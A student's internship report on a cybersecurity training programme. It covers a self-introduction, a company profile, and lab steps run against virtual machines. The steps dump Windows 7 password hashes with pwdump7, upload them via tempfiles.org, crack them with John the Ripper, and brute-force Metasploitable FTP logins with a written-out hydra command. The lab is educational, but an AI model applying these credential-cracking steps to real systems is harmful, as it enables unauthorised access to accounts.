Internship on Cyber Security

1.Self Introduction

I am **DHEERAJ D R**, I have completed my Secondary School (SSLC) from Jnana Bharathi Vidya Kendra® Sringeri,Chikkamagaluru. I have completed my PUC (12th) from BGS PU College Sringeri , currently I am pursuing my bachelor's degree in Mangalore Institute of Technology & Engineering in the field of computer science and Engineering. Playing volleyball, chess, kabbadi, badminton and reading books are some of my hobbies.

2.About DLithe

Since 2018, DLithe has provided EdTech services to IT companies and academic institutions. The core of DLithe is created to create innovative products that transform the next generation using experiences from corporate time. Academic institutions are better able to match their offerings to the demands of industry thanks to our knowledge of embedded systems, robotics, the Internet of Things, cyber security, and artificial intelligence. Since its establishment, dlithe have developed 8 development centres to support the research and development efforts of the student community. DLithe assist to IT businesses has helped them hire more quickly and cost-effectively by locating the top candidates both on and off campus. By delivering 360 degree learning - domain, process, and technology - with a focus on customer experience and operational excellence goals, dlithe have impacted countless lives. They are pleased to state that DLithe is a bootstrapped business with a solid foundation, expertise, trust, and dedication to developing an agile workforce in response to market demands.

3.About Internship

a) Summary of Internship

We learn about comprehending networks during this internship a description of penetration testing, and the basics of cyber security we have also perform some Port and Vulnerability Scan, we make use of kali linux in order to exploit machines like Windows systems, Metasploitable, we also used the tools like hydra, jhon the ripper, msf-venom, we have also performed the hands-on project of fire extingusher using cisco packet tracer software.


b) Technical task performed group wise

Group1:

1. Install the below software:


a) Virtual box

Download the virtual box application [from here](#).




b) Kali Linux

Download Prebuilt Virtual Machine, [click here.](#)




c) Metasploit machine

Download Metasploit from here [https://sourceforge.net/projects/metasploitable/](#)




d) Windows 7 machine

Download the widows virtual machine from here https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/




2. **Perform password cracking - Offline mode. Perform password cracking of windows 7 machine**


Step 1: Start Kali Linux and Windows 7, then use Internet Explorer to navigate to Windows 7 and get the pwdump7 file.




Step 2: Launch the Windows Command Prompt while in administrator mode, rename the root directory to pwdump7, and create a hash.txt file to hold the login and password.




Step 3: Locate the URL tempfiles.org in Internet Explorer and upload the hash file.



Step 4: Next, open a new file using nano and paste the hash file you received after uploading the file on Windows 7 into the linux version of Firefox. If the password is not secure enough, type the command in the terminal as john hash.txt to obtain the username and password.







Password cracking of metasploit machine using Hydra

This approach is used to obtain the system's username and password. To accomplish this, the hydra tool is utilised.

Step 1:On the virtual machine, start Kali and Metasploitable Machine. Discover the linux and metasploitable machine's IP addresses. Create 2 text files with the names user and pass. Save the user name msfadmin in the user file and the password msfadmin in the pass file.




Step 2: Run the following command in the second step: hydra -L user -P pass ftp:/192.168.56.101. Now, we make an assumption because we don't know the username or the password, so we use L and P.




You got the username and password as output.

Step 3: If any of the credentials are known, we can input them. If not, we can designate the unknown credentials with a capital letter. You can get the other certificate.

